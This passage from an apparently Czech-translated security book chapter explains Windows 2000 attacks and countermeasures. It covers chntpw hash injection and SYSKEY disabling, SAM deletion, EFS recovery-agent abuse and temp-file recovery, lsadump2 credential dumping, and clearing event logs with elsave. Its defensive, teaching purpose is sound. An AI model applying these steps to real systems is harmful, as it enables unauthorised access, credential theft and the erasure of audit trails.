 Pokud bude na Windows fungovat technika „DLL injection“, proti pwdump2 nebo pwdump3e nebude existovat obrana. Může vám být útěchou, že k jeho spuštění jsou vyžadována oprávnění administrátora a musí se spustit lokálně. Jestliže útočníci už tuto výhodu získali, zbývá jen málo, co mohou na lokálním systému dosáhnout a co pravděpodobně ještě neudělali (použít data z jiného souboru SAM k útoku na zatím bezpečné systémy je však jiná věc).

## Vkládání hašů do souboru SAM s pomocí chntpw

Rozšířenost	8
Složitost	10
Dopad	10
Celkové riziko	9

Jestliže útočníci získají fyzický přístup k systému i dost času, aby mohli nepozorovaně spustit na počítači jiný operační systém, mohou provést rafinovaný útok, který popsal Petter Nordahl-Hagen na <http://home.eunet.no/~pnordahl/ntpasswd/>. V sérii článků na této stránce Petter dokumentuje několik alarmujících faktů včetně tohoto:

*Haše hesel lze do souboru SAM vkládat, když je offline, což dovoluje změnit heslo libovolného uživatele na systému.*

A nyní zatajte dech: Petter pokračuje v popisu nástrojů (ty zároveň poskytuje), které vytvoří disketu pro spuštění Linuxu. Tu lze použít k obejití systému NT/2000, ke změně hesla účtu Administrator (i kdyby už byl přejmenovaný), k restartování a nakonec k přihlášení s novým heslem. A zde přichází s ještě zajímavějším poznatkem:

*Vložení hesla funguje, i když se používá SYSKEY a byla zvolena možnost chránit SYSKEY heslem nebo jej uložit na disketu.*

Už slyšíme, jak někdo říká: „Tak moment, SYSKEY přece používá druhé kolo silného 128bitového šifrování hašů hesel a využívá jedinečný klíč, který je uložen buď v registru, volitelně chráněny heslem nebo na disketě (viz kapitola 5). Jak k čertu může někdo vkládat falešné haše, aniž by znal systémový klíč, který se k jejich vytvoření používá?“

Petter přišel na to, jak SYSKEY vypnout. A co je ještě horší, objevil, že útočník to ani dělat nemusí - haše starého typu, z dob před SYSKEY, vložené do souboru SAM, se automaticky při restartování převedou na haše opatřené SYSKEY. Musíme tento velký výkon zpětného inženýrství ocenit. Klobouk dolů před Petterem!

Pro úplnost je zde Petterův postup, jak vypnout SYSKEY (i když to není nutné):

1. Nastavte HKLM\System\CurrentControlSet\Control\Lsa\SecureBoot na 0, čímž **SYSKEY zakáze**te (možné hodnoty pro tento klíč jsou 0 - Zakázáno; 1 - Klíč je uložen v registru nechráněn; 2 - Klíč je v registru chráněn frází hesla; 3 - Klíč je uložen na disketě).
2. Změňte specifický příznak v rámci binární struktury HKLM\SAM\Domains\Account\F na stejný mód jako dříve SecureBoot. Tento klíč není dostupný, když systém běží.
3. Pouze na Windows 2000 bude navíc třeba změnit klíč HKLM\security\Policy\PolSecretEncryptionKey\<default> na stejnou hodnotu jako předcházející dva klíče.

Podle Pettera změna pouze jedné z prvních dvou hodnot má na NT4 až do SP6 za následek po dokončení startu systému upozornění na rozporuplnosti mezi souborem SAM a nastaveními systému a SYSKEY se znova vyvolá. Na Windows 2000 se rozporuplnosti mezi třemi klíči zdají být mlčky znova nastaveny při restartování na převažující hodnotu.

### Pozor

Užívání těchto metod může mít za následek poškození souboru SAM nebo něco horšího. Testujte je pouze na instalacích NT/2000, které můžete postrádat, protože se mohou stát nespustitelné! Zvláště nevolte možnost Disable SYSKEY v chntpw na Windows 2000! Má to údajně zhoubné účinky, často je nutné vše nainstalovat úplně znovu.

### Poznámka

Tato metoda, jak je v této chvíli popsána, nezmění hesla uživatelských účtů na řadičích domén ve Windows 2000, protože má za cíl pouze soubor SAM. Připomeňte si, že na řadičích domén jsou haše hesel uchovávány v Active Directory, nikoli v souboru SAM.

### Opatření proti chntpw

Pokud mohou útočníci získat neomezený fyzický přístup k systému, existuje málo opatření, kterými lze tento útok odvrátit. Jednou možností je nastavení SYSKEY tak, aby žádal při startování systému zásah, a to buď vložením hesla nebo dodáním diskety se systémovým klíčem (viz kapitola 5, kde se rozebírají tři módy SYSKEY). Takto i když útočník vynuluje heslo administrátora, požadoval by po něm systém při

nastartování vložení hesla SYSKEY. Útočníci stále mohou použít utilitu chntpw, čímž SYSKEY zcela zakážou, ale budou tím v případě Windows 2000 riskovat poškození celého cílového systému.

Je zajímavé, že Petter v binárním kódu chntpw zavedl zakázání SYSKEY jako zcela jedinou možnost - rádi bychom věděli, co by se stalo, kdyby byla nastavena spíše na 1 než na 0, čímž by se klíč systému uložil lokálně. To by mohlo zakázat ochranu módu SYSKEY heslem nebo disketu a tím by se z nich stalo naprostě zbytečné protiopatření. Zdrojový kód pro chntpw je dostupný na Petterově stránce - při zkušeném zacházení však bude i existující chntpw v módu editace registru stačit.

Při nedostatečné ochraně, kterou poskytuje mód SYSKEY s uložením klíče pod heslem nebo na disketu, se musíte spoléhat na tradiční bezpečnostní praktiky. Patří k nim zajištění, že kritické systémy jsou fyzicky nepřístupné neoprávněným osobám, nastavení hesel BIOSu nebo zákaz přístupu z diskety na systém.

## Vymazání SAMu nastaví heslo administrátora na prázdné

Rozšířenost	4
Složitost	5
Dopad	10
Celkové riziko	6

James J. Grace a Thomas S. V. Bartlett III uveřejnili 25. července 1999 překvapující text, který popisuje způsob, jak vymazat heslo administrátora spuštěním alternativního operačního systému a vymazáním souboru SAM (viz [http://www.deepquest.pf/win32/win2k\\_efs.txt](http://www.deepquest.pf/win32/win2k_efs.txt)). Pokud je zaručen nepozorovaný fyzický přístup ke stroji a dostupnost nástrojů k zapisování na svažky NTFS (například NTFSDOS Pro z <http://www.sysinternals.com>), tato metoda umožní triviálně obejít veškerou lokální bezpečnost na NT/2000.

Ačkoli metoda popsaná v textu zmiňuje instalaci druhé kopie NT nebo 2000 spolu s tou původní, není to nutné, jestliže má útočník v úmyslu zrušit pouze heslo účtu administrátora. Pouhé vymazání SAMu funguje okamžitě.

Pro šifrovaný souborový systém EFS z tohoto útoku plynou vážné důsledky, které vysvětlíme v další části.

### Poznámka

Řadiče domén ve Windows 2000 nejsou zranitelné tím, že by někdo soubor SAM vymazal, protože neuchovávají haše hesel v souboru SAM. Avšak text Grace a Bartletta popisuje metodu, kterou lze na řadičích domén dosáhnout v zásadě stejného výsledku, a to díky nainstalování druhé kopie Windows 2000.

## Opatření proti offline vymazání souboru SAM

Jak jsme už rozebírali, jedinou metodou na úrovni OS, kterou lze částečně utlmit útok tohoto typu, je nakonfigurovat Windows 2000 v módu SYSKEY vyžadujícím heslo nebo disketu. K dalším účinným způsobům, které zastaví offline útoky na hesla, patří udržování serverů fyzicky bezpečnými, odstranit nebo zakázat spouštění systémů z mechanik vyměnitelných médií nebo nastavit heslo BIOSu, které se musí zadat před tím, než lze systém nastartovat. Doporučujeme používat všechny tyto metody.

## Šifrovaný souborový systém EFS

Jednou z hlavních částí Windows 2000 zaměřených na bezpečnost je šifrovaný souborový systém EFS. Jedná se o systém založený na veřejných šifrovacích klíčích pro transparentní šifrování dat na disku v reálném čase tak, že útočník k nim bez správného klíče nemá přístup. Microsoft vydal bílou knihu, která se zabývá podrobnostmi fungování EFS a je dostupná na <http://www.microsoft.com/windows2000/technoinfo/howitworks/security/encrypt.asp>. Shrnuje: EFS umí zašifrovat soubor nebo složku rychlým, symetrickým šifrovacím algoritmem prostřednictvím náhodně generovaného šifrovacího klíče souboru (FEK), který je pro tento soubor nebo složku specifický. První verze EFS používá jako šifrovací algoritmus Extended Data Encryption Standard (DESX). Náhodně vygenerovaný šifrovací klíč souborů je pak sám zašifrován jedním nebo více veřejnými klíči, mezi nimiž uživatelovým veřejným klíčem (každý uživatel pod Windows 2000 obdrží páru veřejný/privátní klíč) a klíčem agenta pro obnovu klíčů (Key Recovery Agent, RA). Tyto zašifrované hodnoty jsou uloženy jako atributy souboru.

Obnova klíče je například implementována v případě, že zaměstnanci, kteří zašifrovali nějaká citlivá data, opustí organizaci nebo se jejich šifrovací klíče ztrátí. Zabránění neobnovitelných ztrát zašifrovaných dat ve Windows 2000 ospravedlňuje existenci agenta pro obnovu dat EFS - EFS bez agenta obnovy nebude fungovat. Protože klíč FEK je úplně nezávislý na páru veřejný/privátní klíč uživatele, agent obnovy může obsah souboru dešifrovat bez odhalení privátního klíče uživatele. Výchozím agentem pro obnovu dat pro systém je místní účet administrátora.

Ačkoli EFS může být v mnoha situacích užitečný, nedá se pravděpodobně použít pro více uživatelů stejné pracovní stanice, kteří chtějí chránit soubory před sebou navzájem. To je důvod, proč jsou zde seznamy řízení přístupu ACL k souborovému systému NTFS. Microsoft představuje EFS jako vrstvu ochrany proti útokům, kde se NTFS obchází, jako například spuštění alternativních operačních systémů, použití nástrojů třetí strany k přímému přístupu na pevný disk nebo v případě souborů uložených na vzdálených serverech. Skutečně bílá kniha od firmy Microsoft týkající se EFS výslovně tvrdí, že „EFS se uplatní zvláště u těch bezpečnostních záležitostí, které vznikly s pomocí nástrojů dostupných na jiných operačních systémech a umožňují uživatelům fyzický přístup k souborům svazku NTFS bez kontroly přístupu“. Uvidíme, jak toto tvrzení obстоje během našeho povídání o dalším zranitelném místě.

## Dobré návyky pro EFS

EFS je dostupný pro libovolný soubor nebo složku prostřednictvím okna Properties pod kartou General, tlačítka Advanced. Navíc k šifrování a dešifrování souborů lze použít i nástroj příkazového řádku cipher. Chcete-li vědět jak, zadejte na příkazový řádek cipher /?

I když je možné soubory šifrovat jednotlivě, bílá kniha Microsoftu o EFS doporučuje šifrování na úrovni složek, protože pokusy o manipulaci s jednotlivě zašifrovanými soubory se mohou dít prostřednictvím mnoha metod a lze je bezděčně nechat v nezašifrovaném stavu. Zašifrované soubory dále nelze komprimovat.

Pod nápovedou pro EFS ve Windows 2000 si vyhledejte téma s dobrými návyky. Můžete tak získat další dobré tipy na to, jak EFS používat rozumně.

**Pozor**

Budte při manipulaci se zašifrovanými soubory opatrní. Ačkoli standardní zálohovací mechanismus (například ntbackup.exe) bude zašifrované položky kopirovat tak, jak jsou, běžný příkaz pro kopírování čte soubory způsobem, který je transparentně systémem EFS dešifrován. Je-li cílem oddíl, který není NTFS 5.0, soubory budou v cílovém svazku ponechány nezašifrované. Je-li cílem vzdálený oddíl NTFS 5.0, soubor bude zašifrován, ale nebude identický s původním - vzdálená kopie bude zašifrována s pomocí nového klíče FEK. Všimněte si, že to znamená, že EFS chrání soubor pouze tehdy, když je uložen na disku; když dochází k přenosu po síti, jsou soubory v prostém textu.

## Zneužití agenta pro obnovu klíče

Rozšířenost	<b>3</b>
Složitost	<b>1</b>
Dopad	<b>10</b>
Celkové riziko	<b>5</b>

Navážeme na předcházející diskusi o textu Grace a Bartletta z [http://www.deepquest.pf/win32/win2k\\_efs.txt](http://www.deepquest.pf/win32/win2k_efs.txt). Schopnost přepsat heslo účtu administrátora nabírá vážnějších rozměrů, jakmile si uvědomíme, že administrátor je standardně agentem obnovy klíče (RA). Jak Grace a Bartlett dále uvádějí v tomto textu, jakmile se jednou podaří úspěšně přihlásit na systém s prázdným heslem administrátora, šifrované soubory EFS se při svém otevření dešifrují, protože administrátor má ke klíči FEK transparentní přístup s pomocí klíče obnovy.

Proč to funguje? Připomeňme si, jak EFS pracuje: Náhodně vygenerovaný šifrovací klíč souborů (kterým je možné soubory dešifrovat) se sám zašifruje s pomocí jiných klíčů a tyto zašifrované hodnoty se uloží jako atributy tohoto souboru. Klíč FEK zašifrovaný veřejným klíčem uživatele (každý uživatel pod Windows 2000 obdrží pář veřejný/privátní klíč) se uloží do atributu s názvem Data Decipher Field (DDF), který je k souboru přidružený. Když uživatel přistupuje k souboru, jeho privátní klíč dešifruje DDF. Tak získá klíč FEK, který pak dešifruje soubor. Hodnota, která je výsledkem šifrování klíče FEK klíčem agenta obnovy, je uložena do atributu s názvem Data Recovery Field (DRF) a také přidružena k souboru. Tedy pokud je místní administrátor definovaný jako agent obnovy (což standardně je), pak každý, kdo dosáhne na tomto systému oprávnění administrátora, je schopen dešifrovat DRF s administrátorovým privátním klíčem, čímž odhalí klíč FEK, a dešifrovat libovolný soubor chráněný EFS.

## Zmaření delegování agenta obnovy

Co se však stane, když je agent obnovy přidělen někomu jinému než administrátorovi? Grace a Bartlett nad tímto protiopatřením zvítězili zavedením služby, která se při startu spustí a vynuluje heslo pro každý účet definovaný jako agent obnovy klíčů.


Samozřejmě, že se útočník nemusí zaměřit výhradně na agenta obnovy, ale jedná se o nejjednodušší způsob, jak získat přístup ke všem zašifrovaným EFS souborům na disku. Existuje další způsob, jak obějít přiděleného agenta obnovy: jednoduše se vydávat za uživatele, který zašifroval soubor. S pomocí chntpw (viz dříve) je možné heslo účtu každého uživatele znova přenastavit prostřednictvím útoku offline.

Útočník by se pak mohl přihlásit jako uživatel a dešifrovat DDF transparentně s privátním klíčem uživatele, čímž uzamkne FEK a dešifruje soubor. Agentův privátní klíč k obnově dat se nevyžaduje.

## Exportujte klíče obnovy dat a ukládejte bezpečně

V odpovědi na text Grace a Bartletta firma Microsoft připustila, že obranu EFS lze tímto způsobem zmařit, ale typicky se pokouší snížit význam rizik tvrzením, že útok selže, jestliže se budou dodržovat správné praktiky zacházení s klíčem obnovy EFS (viz <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/itsolutions/security/topics/efs.asp>).


Bohužel popis procesu exportování vystavený firmou Microsoft na této stránce je zastaralý a soubory s návodou pro EFS také nespecifikují, jak to udělat. Chcete-li exportovat certifikáty agenta(ů) obnovy na samostatných systémech, otevřete si lokální objekt Group Policy (gpedit.msc), najděte uzel Computer Configuration\Windows Settings\Security Settings\Public Key Policies\Encrypted Data Recovery Agents, klepněte pravým tlačítkem na agenta obnovy uvedeného v pravém rámečku (obvykle je to Administrator) a vyberte All Tasks / Export. To vše je zobrazeno zde:



Spustí se průvodce a bude se dotazovat na různé informace, než bude možné klíč exportovat. Chcete-li klíče agenta obnovy zálohovat, musíte privátní klíč exportovat spolu s certifikátem a doporučujeme povolit silnou ochranu (vyžaduje heslo). Nakonec se ujistěte, zda jste vybrali Delete The Private Key If Export Is Successful. Tento poslední krok způsobí, že odcizení dešifrovacího klíče agenta obnovy z lokálního systému se stane vysoce nepraviděloupodobným (jen se nám nechce říct nemožným...).

### Pozor

Připomeňte si, že vymazáním certifikátu agenta obnovy zcela z pravé části okna se zakáže EFS, protože Windows 2000 agenta obnovy vyžadují. Následující ilustrace zobrazuje, co se stane, když se EFS použije bez definovaného agenta obnovy - nefunguje!



**Poznámka**

Položky, které byly zašifrovány do vymazání agenta obnovy, zůstanou zašifrovány, ale samozřejmě je lze otevřít, pokud je možné obnovit RA ze zálohy.

U strojů, které se spojují v doméně, je situace jiná: řadič domény drží klíč obnovy pro všechny systémy v doméně. Když se stroj s Windows 2000 spojí s doménou, projeví se automaticky Domain Default Recovery Policy. Místo lokálního administrátora se agentem obnovy stane administrátor celé domény. Tím se fyzicky oddělí klíče obnovy od zašifrovaných dat a útok Grace a Bartletta se stane obtížnější. Je dobrým zvykem exportovat certifikát agenta obnovy rovněž z řadiče domény. Kdyby došlo k odhalení, všechny systémy v doméně by se staly zranitelnými, jestliže by klíče obnovy byly k dispozici na těchto systémech lokálně.

**Poznámka**

Microsoft prohlašuje, že schopnost vymazat soubor SAM, která způsobuje, že heslo administrátora se nastaví na prázdné, lze vyřešit s pomocí SYSKEY. Už jsme si předvedli, že to není pravda, pokud není nastaven mód SYSKEY vyžadující heslo nebo disketu (text se o tom nezmiňuje).

## Načítání dočasných souborů s daty zašifrovanými prostřednictvím EFS

Rozšířenost	8
Složitost	10
Dopad	10
Celkové riziko	9

Dne 19. ledna 2001 zaslal Rickard Berglind do oblíbené diskusní skupiny Bugtraq, věnované bezpečnosti, pozoruhodný postřeh. Upozorňuje na to, že když je soubor vybrán k šifrování prostřednictvím EFS, tak není ve skutečnosti zašifrován přímo. Spíše dochází k tomu, že se jeho záložní kopie přesune do dočasného adresáře a přejmenuje na efsO.tmp. Pak jsou data z tohoto souboru zašifrována a je jimi nahrazen původní soubor. Jakmile je šifrování ukončeno, dojde k vymazání záložního souboru.

Když však dojde k nahrazení původního souboru jeho zašifrovanou kopí a vymazání dočasného souboru, fyzické bloky v souborovém systému, kde se uchovává dočasný soubor, se nikdy nevymažou. Tyto bloky obsahují původní, nezašifrovaná data. Jinými slovy, dočasný soubor se maže stejným způsobem, jako se „maže“ kterýkoli jiný soubor. Položka v hlavní tabulce souborů je označena jako prázdná a clustery, ve kterých se soubory uchovávají, jsou označeny jako dostupné, ale fyzický soubor a informace v něm obsažené zůstanou v otevřené podobě na disku! Jak se budou do oddílu přidávat nové soubory, budou se postupně tyto informace přepisovat. Kdyby však byl zašifrovaný soubor příliš velký, mohly by zde tyto informace zůstat i několik měsíců, podle toho, jak mnoho zápisů na disk se vyskytne.


Ve své odpovědi na Rickardův příspěvek firma Microsoft potvrdila, že toto chování odpovídá návrhu pro jednotlivé soubory, které se šifrují pomocí EFS, a odkázala se na technickou dokumentaci k EFS, ve které se to jasně vysvětluje. Reakce také obsahuje návrhy, jak je možné se tomuto problému vyhnout. S nimi se nyní seznámíme.

Jak by se dalo toto chování zneužít k přečtení dat zašifrovaných pomocí EFS? Tato data lze velmi snadno přečíst pomocí nízkoúrovňového editoru disku, jako například dskprobe.exe od Support Tools z instalačního CD-ROM pro systém Windows 2000, což každému uživateli, který má přes konzolu přístup k místnímu hostiteli, umožňuje čtení dat ze zašifrovaného souboru. Teď si předvedeme, jak se nástroj dskprobe použije ke čtení souboru efs0.tmp.

Nejdříve spusťte dskprobe a otevřete příslušnou fyzickou jednotku pro přístup ke čtení, a to zvolením Drives / Physical Drive a poklepáním na příslušnou fyzickou jednotku v levém horním okně. Pak klepněte na tlačítko, které s touto jednotkou sousedí, poté co obsadí část „Handle 0“ tohoto dialogu.

Jakmile s tím budete hotovi, musíte lokalizovat příslušný sektor, který obsahuje data, jež chcete identifikovat. Hledat na nenaformátovaném fyzickém disku soubory může připomínat hledání jehly v kupce sena, ale vy máte k dispozici příkaz editoru dskprobe Tools / Search Sector, který vám v tomto hledání pomůže. Na obrázku 6-3 můžete vidět, jak v sektorech od 0 až do konce disku hledáme řetězec „efs0.tmp“. Měli byste také zvolit Exhaustive Search, Ignore Čáse a znaky Unicode. (Zdá se, že používání ASCII nefunguje.)

Jakmile bude prohledávání dokončeno - jestliže byl zároveň soubor na disku, který analyzujeme, zašifrován pomocí EFS a nedošlo k přepsání souboru efs0.tmp jinými operacemi na disku - objeví se rozhraní editoru dskprobe, které bude obsahovat odhalený vymazaný text. Při prohledávání pro řetězec „efs0.tmp“ může dojít k odhalení také jiných částí disku, které obsahují tento řetězec. (Soubor s názvem efs0.log také obsahuje odkaz na úplnou cestu k efs0.tmp.) Existuje způsob, jak si můžete zajistit, abyste nedostali soubor obsahující tento řetězec, ale efs0.tmp soubor. Stačí v horní části rozhraní pro dskprobe hledat řetězec „FILE\*...b..@...“ - tím naznačíte, že sektor obsahuje soubor. Zdá se, že oba soubory, efs0.tmp i efs0.log, jsou vytvořeny ve stejném adresáři jako zašifrovaný soubor, ale nejsou viditelné prostřednictvím standardních rozhraní, pouze prostřednictvím nástrojů jako dskprobe. Na obrázku 6-3 můžete vidět příklad souboru efs0.tmp, který byl objeven otevřený v sektoru 21249 a odhaluje vymazaný textový obsah souboru. (Znovu si všimněte řetězce „FILE\*...“ v horní části, který označuje, že se jedná o soubor.)



**Poznámka**

Útočník může spustit dskprobe vzdáleně ze sítě prostřednictvím příkazového řádku nebo v relaci Terminal Serveru, nejen z fyzické konzoly!

I když útoky prostřednictvím nízkoúrovňového editoru nejsou tak přímočaré jako vymazání SAMu nebo vložení hašů, měla by se při implementacích EFS do prostředí brát v úvahu i všechna možná bezpečnostní rizika.

## Blokování načítání dočasných souborů zašifrovaných pomocí EFS

V době vzniku této knihy firma Microsoft nezaslala k tomuto typu chování žádné opravy. V odpovědi na už zmíněný příspěvek do skupiny Bugtraq se uvádí, že záložní soubor s otevřeným textem se vytvoří pouze v případě, jestliže je právě šifrován jediný existující soubor. Jestliže je soubor vytvořen v rámci zašifrované složky, bude zašifrován hned od začátku a žádný záložní soubor s otevřeným textem se nevytvoří. Microsoft tento druhý postup doporučuje jako ochranu citlivých informací při používání EFS, jak se uvádí v „Encrypting File System for Windows 2000“ (viz <http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/prodtechnol/windows2000serv/deploy/confeat/nt5efs.asp>):

„Doporučujeme vždy raději začínat vytvořením prázdné šifrované složky a vytvořením souborů přímo v této složce. Tímto zajistíte, že se kousky otevřeného textu souboru neuloží nikde jinde na disku. Zlepší se také výkon, protože EFS nemusí vytvářet zálohu a tu pak mazat...“

Takže bychom si měli zapamatovat: Lepší než šifrovat jednotlivé soubory je šifrovat složku, která obsahuje data chráněná pomocí EFS, a pak vytvářet citlivé soubory pouze v rámci této složky.

## Zneužívání důvěry

Jednou z nejúčinnějších metod, kterou vetřelci využívají, je nalezení charakteristických hodnot uživatele domény (v protikladu k lokálnímu uživateli), které jsou platné v aktuálních nebo jiných doménách, protože jim to umožnuje docela snadno přeskocit z jednoho ostrůvku na druhý - ze samostatných serverů na řadiče domény a napříč bezpečnostními hranicemi domén. Jedním z nejzávažnějších přestupků, které umožňují tento druh činnosti, jsou správci systémů, kteří se na samostatný počítač přihlásí se svými charakteristickými hodnotami účtu domény. Windows 2000 nikoho před zřejmou chybou nezachrání!

## LSA Secrets - stále funkční

Rozšířenost	8
Složitost	10
Dopad	10
Celkové riziko	9

Jak jsme se dozvěděli v kapitole 5, zranitelné místo LSA Secrets je klíčový mechanismus pro zneužití vnějších vztahů důvěry, protože odhalí několik posledních uživatelů, kteří se do systému přihlásili, spolu

s hesly účtů služeb.

Přestože Microsoft ohlásil pro LSA Secrets aktuální opravu, která následovala za Service Packem 3, většinu citlivých dat lze stále extrahovat s pomocí aktualizované utility Isadump2 od Toddha Sabina ([http://razor.bindview.com/tools/desc/Isadump2\\_readme.html](http://razor.bindview.com/tools/desc/Isadump2_readme.html)). Zde je příklad extrahování účtu služby na řadiči domény ve Windows 2000 s pomocí utility 1 sadump2. Poslední položka odhaluje službu „BckpSvr“ přihlášenou heslem „password1234“.

```
C:\>lsadump2
$MACHINE.ACC
7D 58 DA 95 69 3E 3E 9E AC C1 B8 09 F1 06 C4 9E } X.i>>
6A BE DA 2D F7 94 B4 90 B2 39 D7 77 i...-....9.W
.
TermServLicensingSignKey-12d4b7c8-77d5-11dl-8c24-00c04fa3080d
.
TS:InternetConnectorPswd
36 00 36 00 2B 00 32 00 48 00 68 00 32 00 62 00 6.6.+.2.H.h.2.b.
44 00 55 00 41 00 44 00 47 00 50 00 00 00 D.U.A.D.G.P...
.
_SC_BckpSvr
74 00 65 00 73 00 74 00 75 00 73 00 65 00 72 00 p.a.s.s.w.o.r.d.
31 00 32 00 33 00 34 00 1.2.3.4.
```

jakmile znají heslo služby, mohou útočníci používat vestavěné utility jako net user či utility Resource Kitu nltest /TRUSTED\_DOMAINS k pročítání uživatelských účtů a vztahů důvěry na tom stejném systému (snadno se toho dosáhne s oprávněními administrátora). Toto odhalení pravděpodobně přinese účet uživatele se jménem „bckp“ (nebo nějak podobně) a jeden nebo více vztahů důvěry s vnějšími domény. Pokus o přihlášení na tyto domény s pomocí bckp/password1234 se pravděpodobně setká s úspěchem.

## Opatření proti lsadump2

 Microsoft nepovažuje lsadump2 za zranitelné místo bezpečnosti, protože spuštění lsadump2 vyžaduje oprávnění SeDebugPrivilege, které je standardně zaručeno pouze administrátorovi. Nejlepší radou ke zmaření útoku s pomocí lsadump2 je jistě v prvé řadě zamezení tomu, aby vaše administrátorské účty mohly být odhaleny. Jestliže však dojde k nejhoršímu a účet administrátora je ztracen, účty služeb z vnějších domén lze stále extrahovat s pomocí lsadump2 a zde neexistuje nic, co byste s tím mohli dělat.

## Nová replikace s více předlohami a model důvěry

Jednou z nejvýraznějších změn v architektuře domén NT4, kterou s sebou přinesly Windows 2000, je posun od centralizované domény a modelu důvěry k paradigmatu s více předlohami. V rámci nově zavedených „forestů“ Windows 2000 všechny domény replikují sdílený Active Directory a spoléhají se jedna na druhou dvoucestnou tranzitivní důvěrou vynucenou implementací Kerberosa (důvěra mezi foresty nebo s původními domény NT4 je stále jednocestná). To má zajímavé důsledky pro návrh topologie domén,

V prvním impulsu většina správců domén začne vytvářet oddělené foresty pro každé bezpečnostní rozhraní v organizaci. To by nebylo dobře - úloha AD spočívá v upevnění domén do jednotného sché-

matu správy. V rámci forestů lze nad objekty udržovat granulámi řízení přístupu na dobré úrovni - tak granulámi, že mnoho správců se zarazí nad počtem nastavení přístupů, které Microsoft dal k dispozici. Kontejnery adresářů (organizační jednotky (OU)) a nová funkce *delegování* by měly v tomto ohledu velmi pomoci.

V tomto novém modelu se však členům nových univerzálních skupin (například Enterprise Admins) a v menším měřítku také členům globálních skupin na úrovni domény (například Domain Admins) důvěřuje do jisté úrovni napříč všemi doménami ve forestu. Proto nezabezpečený nebo kompromitovaný účet uvnitř těchto hranice přesahujících skupin by mohl ovlivnit jiné domény ve forestu. Z tohoto důvodu doporučujeme, abyste umístili rozsáhlé jednotky, kterým nelze plně důvěřovat (například partnerské organizace) nebo které mohou být náchylné vnějšímu odhalení (například internetové datové středisko), v jejich vlastním forestu, případně abyste je implementovali jako úplně samostatné servery.

Skupina Authenticated Users nabývá s dvoucestnou tranzitivní důvěrou zcela nový rozměr. Ve velkých organizacích bude možná moudré je považovat za nedůvěryhodnou skupinu.

## ZAHLAZENÍ STOP

K zahlazení stop ve Windows 2000 fungují (z větší části) stejně nástroje a metody jako u NT4. Najdeme zde pouze několik drobných rozdílů. Zde je jejich stručný přehled.

## Vypnutí auditu

Provádění auditu lze povolit prostřednictvím Local Security Policy (secpol.msc) nebo nástroje Group Policy (gpedit.msc), a to pod uzlem \Local Policy\Audit Policy, respektive \Computer Configuration\Windows Settings\Security Settings\Local Policy\Audit Policy. Group Policy se budeme zabývat později na konci této kapitoly. Dostupná nastavení auditu zůstávají v podstatě stejná, jako byla pod NT4.

Nezdá se, že by se pro Windows 2000 naplánovaly nějaké možnosti centralizovaného protokolování. Všechny záznamy budou i nadále uloženy na lokálních systémech. Ve srovnání s unixovým syslogem je to stará bolest. A samozřejmě i nadále Windows 2000 setrvávají ve svém odmítání zaznamenávat IP adresu vzdálených připojení pro události, jako je například neúspěšné přihlášení. Zdá se, že některé věci se nikdy nezmění.

Kromě rozhraní pro konfiguraci auditu Group Policy funguje utilita auditpol z NTRK pro povolení a zakázání provádění auditu přesně tak, jak jsme rozebírali v kapitole 5. Co bychom si počali bez NTRK?

## Odstranění protokolu událostí

Vymazání protokolu událostí je pod Windows 2000 stále samozřejmě možné, ale protokoly lze získat prostřednictvím nového rozhraní. Nyní jsou k dispozici různé záznamy událostí Event Log pod položkou Computer Management MMC v \System Tools\ Event Viewer. Navíc existují tři nové protokoly: Directory Service, DNS Server a Filé Replication Service. Klepnutím pravým tlačítkem na každý z těchto protokolů se rozvine místní nabídka, která obsahuje položku s názvem Clear All Events.

Utilita elsave, kterou jsme se zabývali v kapitole 5, umí vzdáleně vymazat všechny protokoly (včetně těch nových). Například následující příkaz elsave vymaže protokol Filé Replication Service na vzdáleném serveru „joel“ (na vzdáleném systému se vyžadují příslušná privilegia):

```
C:\> elsave -s \\joel -1 "File Replication Service" -C
```

